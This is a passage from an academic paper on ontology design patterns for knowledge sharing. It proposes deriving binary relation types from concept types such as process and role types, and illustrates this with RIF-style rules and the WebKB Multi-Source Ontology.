<p><b>The above approach also works for contextualizations, e.g.,</b>  <code>r_list-of-surrounding-entities_at-time ( Jack Joe John D-Day )</code></p> <p><b>can automatically be translated into the binary relation</b>  <code>r_list_of_surrounding_entities ( Jack_at_D-Day List( Joe_at_D-Day John_at_D-Day ) )</code></p> <p><b>This cannot be specified in RIF PS but something similar can be:</b>  <code>Forall ?A ?B ?C ?time_T (</code>  <code>Exists ?A_at_time_T ?B_at_time_T ?C_at_time_T (</code>  <code>And ( r_list_of_surrounding_entities ( ?A_at_time_T List ( ?B_at_time_T ?C_at_time_T ) )</code>  <code>r_extended_specialization ( ?A ?A_at_time_T r_time ( ?A_at_time_T ?time_T )</code>  <code>r_extended_specialization ( ?B ?B_at_time_T r_time ( ?B_at_time_T ?time_T ) )</code>  <code>:- r_list-of-surrounding-entities_at-time ( ?A ?B ?C ?time_T ) ) )</code></p>
<p><b>Similarly, if you wish to use RTs representing types of processes, as in</b>  <code>r_landing ( Joe Omaha_Beach D-Day )</code>    <code>r_defining ( Joe Square )</code></p> <p><b>instead of using classic primitive binary RTs as in</b>  <code>Exists ?landing ( And ( ?landing # landing // "?i # ?t" &lt;=&gt; instanceOf ( ?i ?t )</code>  <code>r_agent ( ?landing Joe )    r_place ( ?landing Omaha_Beach )</code>  <code>r_time ( ?landing D-Day ) ) )</code>  <code>Exists ?defining ( And ( ?defining # defining    r_agent ( ?defining Joe )</code>  <code>r_object ( ?defining "square" ) ) )</code></p> <p><b>then provide ways to translate the 1st ones into the 2nd ones, e.g.,</b>  <code>r_directly_derived_relation ( Landing r_landing )</code>  <code>r_directly_derived_relation ( Defining r_defining )</code>  <code>Forall ?rel ?process ?agent ?time ?place (</code>  <code>And ( r_agent ( ?process ?agent )    r_place ( ?process ?place )    r_time ( ?process ?time ) )</code>  <code>:- And ( ?rel ( ?agent ?place ?time )    r_process ( ?rel ?process ) )</code>  <code>Forall ?rel ?process ?agent ?object (</code>  <code>And ( r_agent ( ?process ?agent )    r_object ( ?process ?object ) )</code>  <code>:- And ( ?rel ( ?agent ?object )    r_directly_derived_relation ( ?process ?rel ) ) )</code></p> <p><b>since it is then much easier to make inferences,</b>  <b>e.g., for the statement in the next line, a match for ?X is Joe</b>  <code>Exists ?A ( And ( r_agent ( Landing ?A )    r_agent ( Defining ?A ) ) )</code></p>

arity greater than two. A *context*, i.e., a *contextualizing statement*, is a meta-statement specifying restrictive conditions for the contextualized statement to be true, e.g., via temporal relations or modalities. Although RIF-FLD is not restricted to first-order logic, it lacks a construct for expressing contextualizations in simple ways, as in KIF [3] for example. However, the second row of Table I shows how simple contextualizations can still be represented – albeit in a rather cumbersome way – using binary relations. To that end, this example uses an adaptation of the ODP named *Context Slices* in ODPC [4]. It relies on introducing *concept individuals within contexts* and relating them to their context as well as to their context-independent counterpart. This is an alternative to the more common approach of reifying a statement and asserting a relation between the reification and the context. With the reification based approach, handling contexts is a bit more difficult when simple KR management tools are re-used and extended. Both approaches lead to rather lengthy statements and are ad-hoc since they require extensions to inference engines to fully handle them correctly. Therefore, *for the purpose of knowledge modeling and sharing* – as opposed to knowledge exploitation which comes after and may require converting the knowledge into KRLs of reduced expressiveness but which can be handled efficiently – *a BP is to i) use a KRL that handles contexts or use more ad-hoc concise constructs, and then ii) provide or use rules for translating into the various ways to represent contexts in other KRLs. The same idea applies for the many ODPs that deal with the problems of translating “KRs using high expressive constructs” into “KRs using lower expressive constructs”*. E.g., in ODPC, there are many ODP for translations into OWL or from OWL.

To conclude, although formally specifying the semantics of *relations of arity greater than two* requires at least one primitive ternary relation [5], in practice there is no necessity to use such relations for knowledge modelling.

There is no claim here that the idea of “translating non-binary RTs into binary ones or directly using them” is original. Yet, it should be an ODP for various reasons: i) it is useful, ii) some claims seemingly about the necessity of using non-binary relations are actually claims about the necessity of using constructs supporting different kinds of contexts [6], and iii) this best practice is sometimes unknown to users of KRLs allowing non-binary relations.

### III. DERIVING RELATION TYPES FROM CONCEPT TYPES

ABP advocates the use of – or specifications of translations into – binary RTs *directly derived from CT*. A CT may have multiple *directly derived RTs* if they have *uncomparable* signatures, i.e., if none specializes another one. The third row of Table I illustrated a way to directly derive an RT from a CT using a rule and a relation of type *r\_directly\_derived\_relation*. The first two rows illustrate the definitions of non-binary RTs mainly with respect to binary RTs. This is useful as an intermediary step: the final step – deriving these last binary RTs from a CT, e.g., one

named *List\_of\_surrounding\_entities* – was not illustrated in Table I.

Manually or automatically defining each RT with respect to a CT makes additional information explicit and ensures that every distinction in the (subtype) hierarchy of RTs is also included in the CT hierarchy. This last point is important for two reasons. First, it prevents some knowledge providers to develop distinctions only in the RT hierarchy while others develop distinctions only in the CT hierarchy, thus leading to *undetected redundancies* within a shared knowledge base or in different ontologies. Second, it ensures that any distinction can be used – *without losing possibilities of knowledge representation and matching* – with both its CT form and its RT form. More possibilities come from the CT form since i) unlike RTs, CTs can be quantified in many different ways (e.g., “3 landings”, “all landings” or “8% of landings” can only be described via the CT “Landing”, not the RT *r\_landing*), ii) CTs are easier to organize by subtype relations than RTs, and iii) the number of used or re-usable existing CTs is much greater than the number of used or re-usable RTs. Thus, both cases lead to better categorizations in the concept and relation hierarchies.

These advantages of using *defined RTs* come for free when RTs are automatically derived from CTs and hence defined with respect to them. *Furthermore*, such derivations permits a system to display fewer types in the RT hierarchy which is then easier to read and grasp. Indeed, the derived RTs may be left hidden or may not have to be created at all. This last option was used in the knowledge server Ontoseek [7] and is used in the knowledge base server WebKB ([www.webkb.org](http://www.webkb.org); [8]). In Ontoseek, any type derived from the noun-related part of the lexical ontology Sensus could be re-used as a CT or a RT. WebKB also re-uses a lexical ontology derived from WordNet. However, unlike Ontoseek, WebKB only allows the subtypes of certain types to be re-used as RTs. This is defined by specifications that users can adapt. More precisely, this is defined by *relation signatures which are directly associated to certain top-level CTs*. Table II illustrates the approach and then gives rules that would actually generate the derived RTs. The next section complements this framework by giving an ontology of the CTs these rules can be applied to. These RT generation rules permit to formalize the framework. They rely on the functions *f\_type\_name* and *f\_denotation\_of\_type\_name* which are identical to the KIF functions *name* and *denotation* formalized in the documentation of KIF [3]. In WebKB, such rules are not actually executed but a more efficient process relying on the same idea is used. Indeed, during the parsing of statements, whenever a CT is used where a RT is expected, WebKB simply checks that one of the signatures associated to the CT is respected and acts as if the relevant derived RT was actually used. Thus, in WebKB, there is no need to use the actual names of the virtually derived RTs: the CT names can be used directly. As in the framework described by Table II, signatures are inherited along subtype relations between CTs and an error is generated if a CT is associated to two signatures that are *comparable*. This approach and ODP seem original.

TABLE II.  
 RULES FOR AUTOMATICALLY DERIVING A BINARY RT FROM A CT (AND, IF NEEDED, DOING SO FOR ALL ITS SUBTYPES)  
 BASED ON A KIND OF SIGNATURE ASSOCIATED TO THIS CT  
 (NOTE: IN THESE EXAMPLES, THE TYPES CREATED BY THE AUTHORS OF THIS ARTICLE HAVE NO PREFIX TO INDICATE THEIR NAMESPACE).

*Table I gave examples of how a rule can define a RT with respect to a CT. This had to be done for each RT. Here, the approach is simpler. The derived RT does not have to be explicitly defined. Its signature is directly associated to the CT via a relation of type `r__signature_for_derived_binary_relation` or a function of type `f__derived_binary_relation`.*

*Thanks to the definitions given in the next row of this table, the derived RT is automatically created.  
 A CT may have different RT signatures associated to it, as long as the signatures are un-comparable, i.e., as long as none specializes another.*

```

r__signature_for_derived_binary_relation ( Father List ( Animal Male ) )
  //-> associates a signature to the CT Father and derives the RT r__father with domain an Animal and range a Male

Forall ?t ( r__signature_for_derived_binary_relation ( ?t List ( Thing ?t ) )
  :- ?t ## Thing_usable_for_deriving_a_binary_relation_with_that_thing_as_destination
    // "##" means "is subtype of"; "#" means "is instance of"; this rule derives the expected RT for each
    // subtype of Thing_usable_for_deriving_a_binary_relation_with_that_thing_as_destination

Forall ?processType Exists ?r
  And ( ?r = f__derived_binary_relation ( ?processType List ( Agent Object ) )
    Forall ?process ?agent ?object And ( r__agent (?process ?agent) r__object (?process ?object) )
      :- And ( ?process # ?processType ?r (?agent ?object) ) )
  :- ?processType ## Process //this rule derives the expected RT for each subtype of Process

```

*Furthermore, the derived RTs have the same subtype relations as the CTs they derive from. However, to keep things simple, it is here assumed that no RT with the same name as the derived RT has previously been manually created. The RT name is created by taking the CT name, lowering its initial and prefixing it with “r\_\_”. The functions `f__denotation_of_type_name`, `f__type_name`, `f__cons`, `f__cdr`, `f__lowercase` used below are identical to their counterparts (without the prefix “f\_\_”) in KIF.*

```

Forall ?t ?r__t ?t_domain ?t_range ?t_supertype ?r__t_supertype ?t_sup_domain ?t_sup_range (
  And ( rdfs:domain (?r__t ?t_domain) rdfs:range (?r__t ?t_range)
    ?r__t = f__denotation_of_type_name ( f__cons ( f__lowercase ( f__car ( f__type_name ( ?t ) ) )
      f__cdr ( f__name ( ?t ) ) ) )
    ?r__t ## ?r__t_supertype // "##" means "is subtype of"
    :- And ( ?t ## ?t_supertype
      ?r__t_supertype = f__derived_binary_relation ( ?t_supertype
        List ( ?t_sup_domain ?t_sup_range ) ) )
    )
  :- ?r__t = f__derived_binary_relation ( ?t List ( ?t_domain ?t_range ) ) )

Forall ?t ?t_domain ?t_range (
  Exists ?r__t ( ?r__t = f__derived_binary_relation ( ?t List ( ?t_domain ?t_range ) ) )
  :- r__signature_for_derived_binary_relation ( ?t List ( ?t_domain ?t_range ) ) )

```

*Other rules can be built upon these last ones, e.g., this rule for deriving functional binary relations:*

```

Forall ?t ?t_domain ?t_range Exists ?r__t (
  And ( ?r__t = f__derived_binary_relation ( ?t List ( ?t_domain ?t_range ) )
    ?r__t # owl:FunctionalProperty ) // "##" means "is instance of"; owl:FunctionalProperty is a 2nd-order type
  :- r__signature_for_derived_functional_binary_relation ( ?t List ( ?t_domain ?t_range ) ) )

```


#### IV. DERIVING FROM ROLE TYPES OR PROCESS TYPES

ABP advocates the derivation of RTs from CTs, “especially role types or process types”. The third row of Table I illustrated this for processes. In this article, a *process* refers to a *situation* that is not a *state*, and hence that makes a change. A *situation* is something that *occurs* in a real/imaginary region of time and space. These

conceptual distinctions come from the *Situation Semantics* [9] and are the basis of John Sowa's first top-level ontology [10]. There are re-used in this article for at least the following reasons:

- They are rather intuitive and generalize other well known types. E.g., *Perdurant* from Dolce [11] is subtype of Process.

- They are very adequate for the signatures of thematic relations [12], e.g., `r__agent`, `r__recipient`, `r__cause`, `r__instrument`. Such types are top-level types of relations from a process.
  - In this article, a *role type* (e.g., Agent, Experiencer, Recipient, Cause, Instrument) is a CT which is defined – or could be defined – as being the range of a thematic RT. This informal definition of a role is a bit more general than what is usually thought to be a role type [13] but here it is sufficient: as defined in this article, *processes* and *role* types can be used for deriving CTs into binary RTs.
  - Thematic RTs or their subtypes can also be used for defining most RTs. Thus, doing so normalizes KRs.
  - Most statements implicitly or explicitly refer to a process. Representing it, either directly or via RTs directly derived from a process, strongly normalizes KRs. Not doing so, which unfortunately is the case in many ontologies, amounts to losing precisions and many KR comparison possibilities.
- Fig. 1 compares *CTs usable for directly deriving a binary RT* with other types. The common supertype of these CTs is `Thing_usable_for_directly_deriving_a_binary_relation`. Only its subtypes can be used for deriving binary RTs; this



**Fig. 1.** Slightly adapted UML representation of a subtype hierarchy to compare the type `Thing_usable_for` directly deriving a binary relation with other types.

includes types for processes and roles. Fig. 2 illustrates subtype relations between such derived RTs. Fig. 3 displays common top-level types for relations from a process, most of which are thematic RTs. Fig. 3 re-uses top-level types shown in Fig. 1. All the types in these figures are part of the *Multi-Source Ontology* (MSO [14]) which is accessible and cooperatively updatable via WebKB. Hence, the names in these figures are names accessible via this Web server. However, these figures have not previously been published.

The MSO includes more than 75,000 categories and relates them by more than 100,000 relations, mainly subtype relations. It categorizes WordNet types as well as types from various top-level ontologies (DOLCE included) with respect to the types shown in Fig. 1 or specializations of them. More precisely, about a hundred of top-level WordNet types and some more specialized WordNet types were manually set as subtypes of those in Fig. 1 or specializations of them. Thus, in the subtype hierarchy of the MSO for *things usable for directly deriving a binary relation*, there are currently more than 4800 process types, 2900 role types (for *things playing some role*), 650 types of *attributes or qualities or measures* and 240 types of *description content/medium/container*. This makes more than 8600 types usable for creating relations without having to declare new RTs. The 4800 process types can also be used directly with *relations from a process*. Finally, the types shown in Fig. 3 for these relations can implicitly or explicitly be specialized by types derived from the 2900 role types. To sum up, the proposed approach and the MSO permit people and automated agents to create KRs that are well normalized, inter-related and comparable. Furthermore re-using the approach and content of the MSO to extend other ontologies is eased by the fact that i) the MSO relates, generalizes and specializes types from various other

ontologies, and ii) the MSO can be complemented online via WebKB.

In Fig. 1, the types named *Relative\_thing* and *Mediating\_thing* come from John Sowa's second top-level ontology [15].

To show how rules can be used to associate a signature to a CT and thereby to a derived RT, examples in Table II used a process type and the type of *things usable for deriving a binary relation with it as destination*. Similar rules can be used for other types of *things usable for deriving a binary relation*". Fig. 2 shows how the various relations types – derived or not from CTs – can be related by subtype relations. Organizing relations of different arities is permitted by the use of "\*" in the relation signatures: it refers to any number of arguments. In Fig. 2, a signature is shown as an ordered list of comma-separated arguments, within parenthesis. Both KIF and RIF-FLD allow relations with a variable number of arguments. However, unlike in KIF, there is no special construct in RIF-FLD for definitions, hence for signatures.

ODPC includes the DOLCE+DnS-Ultralite ontology [16] and categorizes it as *Content ODP*. ODPC also includes related but smaller *content ODPs* such those named *ActingFor* and *Agent-Role*. Its *DnS (Descriptions and Situations)* part includes some types which can be seen as subtypes of those in Fig. 3. ODPC proposes many RTs which could be – but, it seems, are not – derived from process types, e.g., RTs with names such as *actsFor*, *conceptualizes* or *defines*. Yet, some of its CTs have been aligned with *OntoWordNet* [17]. Thus, the ontology and approach proposed in this section and the previous one could be used to extend and normalize DOLCE+DnS-Ultralite. This would support more KR comparison possibilities.





Fig. 2. Subtype hierarchy of some relation types derived from subtypes of the concept type *Thing\_usable\_for\_directly\_deriving\_a\_binary\_relation*.





**Fig. 3.** Examples of common types of relations from a process; most of them are thematic RTs.

## V. RELATING TO OTHER ODPs

To be adopted, knowledge sharing ODPs should be well inter-related by semantic relations to help people know about them and the criteria or advantages they fulfill. Thus, people can search and select ODPs to commit to. Then, tools can check or enforce these commitments, or retrieve ontologies satisfying them.

Thus, ideally, ODPs should at least be organized into categories related by specializations and exclusion relations, as in the hierarchy presented in Fig. 1. However, this is not easy. The most organized of current ODPC or BP repositories [18] seems to be ODPC. It organizes its ODPs into a specialization hierarchy with a first level of six categories. Each of them has 0 to 3 sub-levels. These six categories and their current content are:

- **Content ODP:** 101 ontologies, some having only a few types.
- **Reasoning ODP:** no ODP has yet been submitted in this category.
- **Structural ODP:** 1 ODP in the *Architectural ODP* category – BPs about the structure of an ontology, e.g., the use of subtype partitions, i.e., unions of disjoint types as in Fig. 1 – and 13 in the *Logical ODP* category – translations between constructs from KRLs of different expressiveness.
- **Correspondence ODP:** 12 in the *Reengineering ODP* category – meta-model transformation rules to create ontologies from structured but less formal and semantic sources – and 13 in the *Alignment ODP* category – these ODPs are examples of RTs between elements from different ontologies.

- *Lexico-Syntactic ODP*: 20 linguistic structures for extracting KRs or displaying them, as with a controlled language.
- *Presentation ODP*: no submission of ODP has yet been submitted in this category about the usability and readability of ontologies. It has two subcategories: *Annotation ODP* and *Naming ODP*.

All these categories are not exclusive. An ODP can be placed in several of them. E.g., the ODPs listed in the sections 2, 3 and 4 seem to be architectural ODPs as well as logical ODPs and, for some of them, also Content ODP, e.g., the DOLCE+DnS-Ultralite. The ODPs we gave in Section 5 are Naming ODPs but are also related to Structural ODPs.

Since there are multiple categorization possibilities, different persons will search or add a same ODP in different categories, thus leading to less relations between the ODPs and more *undetected redundancies*, as noted in the previous sections. This structure also does not lead ODP providers to collaboratively build a finely organized hierarchy or graph of ODPs. Such a structure could be obtained by formally representing each ODP as a process, using a same base ontology, e.g., the MSO, hence with the types shown in Fig. 1 and Fig. 3 as top-level types. Most of the subtype relations between ODPs could then be automatically calculated. Although this approach would scale well, such a formal and homogenous representation would be a huge work and would require quite motivated ODP providers.


Furthermore, relations to criteria and advantages would still probably not be sufficient since relating ODPs to criteria – or processes representing these criteria – is difficult. Therefore, for the ODPs advocated in this article, another approach has been adopted: i) manually setting subtype relations between ODPs or BPs represented as

process types, and ii) using positive *gradual pattern* relations. Fig. 4 is the result.

These last relations represent rules of the form “the more X, the more Y”. [19] gives a formalization for such relations. Arrows with dashed lines are *positive gradual pattern* relations. E.g., the dashed arrow from “keeping the types organized” to “avoiding undetected redundancies” can be read “the more ‘keeping the types organized’ is achieved, the more ‘avoiding undetected redundancies’ is achieved”.

This last particular rule refers to the idea that was mentioned again two paragraphs ago and which could be rephrased as: “the more a KR (type or statement) has a ‘unique place’ [20] in a hierarchy of KRs, the less chances there are that another person will add an equivalent KR in another place”. E.g., as opposed to subtype hierarchies, taxonomies relate objects (terms, documents, ...) with relations which are neither typed nor formal. Thus, people use these relations for representing subtypes, parts, instances, agents, etc. This leads to hierarchies that are difficult to search and that often have redundancies. When subtype partitions are used, this is far less the case. This is also far less the case when the hierarchy is automatically built based on the definition of each type. Like subtype relations, gradual pattern relations are typed and transitive. Hence, if used correctly, each KR can have a *unique place* [20] in the graph formed by these transitive relations. However, gradual pattern relations do not enable as many automatic checking possibilities as subtype partitions.

Given the explanations provided in the previous sections, the relations in Fig. 4 should now be understandable. The use of gradual pattern relations between ODPs or BPs is original. The direct setting of subtype relations between them also seems original.



**Fig. 4.** Supertype relations and *gradual pattern* relations between ABP (the BP advocated in this article; see the BP name in italic bold characters at the bottom left of the figure) and related BPs.

## VI. CONCLUSION

Knowledge sharing is difficult. It implies satisfying many criteria – and following various BPs – which, as Fig. 4 showed, are inter-related. To provide such BPs and ways to follow them, this article has focused on the idea of deriving RTs from CTs and has shown the relationships between this ODP to other ones for knowledge modeling and sharing. Some of these ODPs were already known, several were original.

This article also provided various *kinds* of ODPs. According to the categories of ODPC, these are architectural, logical, content and naming ODPs. However, given their inter-relations and the focus on derivation mechanisms, it is also true that this article focused on one ODP – the one named ABP – composed of simpler ODPs.

The ODPs we proposed are applied to – and supported by – the MSO which includes more than 75,000 categories and which is accessible and updatable online via the WebKB shared knowledge base server. Together, these resources and tools help people and automated agents create KRs that are more normalized, inter-related, comparable and understandable. Furthermore, the multi-source nature of the MSO would help applying the proposed content ODPs to other ones such as DOLCE+DnS-Ultralite.

Finally, the following of the proposed ODPs can easily be tested, e.g., via SPARQL queries on an ontology or, interactively, within WebKB. For example, it is easy to test if each RT is defined with respect to one CT. This makes these BPs usable as criteria for selecting ontologies.

This work will be extended by relating knowledge sharing techniques, BPs and criteria, via specialization relations and gradual pattern relations. *Negative* gradual pattern relations – “the more X, the less Y” – will also be used. The focus will be on representing various approaches to knowledge sharing, e.g., those based on formal documents, those based on collaborative editing within a shared ontology server and those based on knowledge exchange between ontology servers. Thanks to their organization by specialization relations and gradual pattern relations, the various kinds of ways to share knowledge and their respective advantages and drawbacks should be clearer.

## REFERENCES

- [1] A. Gangemi, and V. Presutti, “Ontology Design Patterns,” *Handbook on Ontologies*, 22 May 2009, pp. 221–243, [http://doi.org/10.1007/978-3-540-92673-3\\_10](http://doi.org/10.1007/978-3-540-92673-3_10)
- [2] H. Boley, and M. Kifer (eds.), *RIF Framework for Logic Dialects (2nd edition)*. W3C Recommendation 2013, <http://w3.org/TR/2013/REC-rif-fld-20130205/>
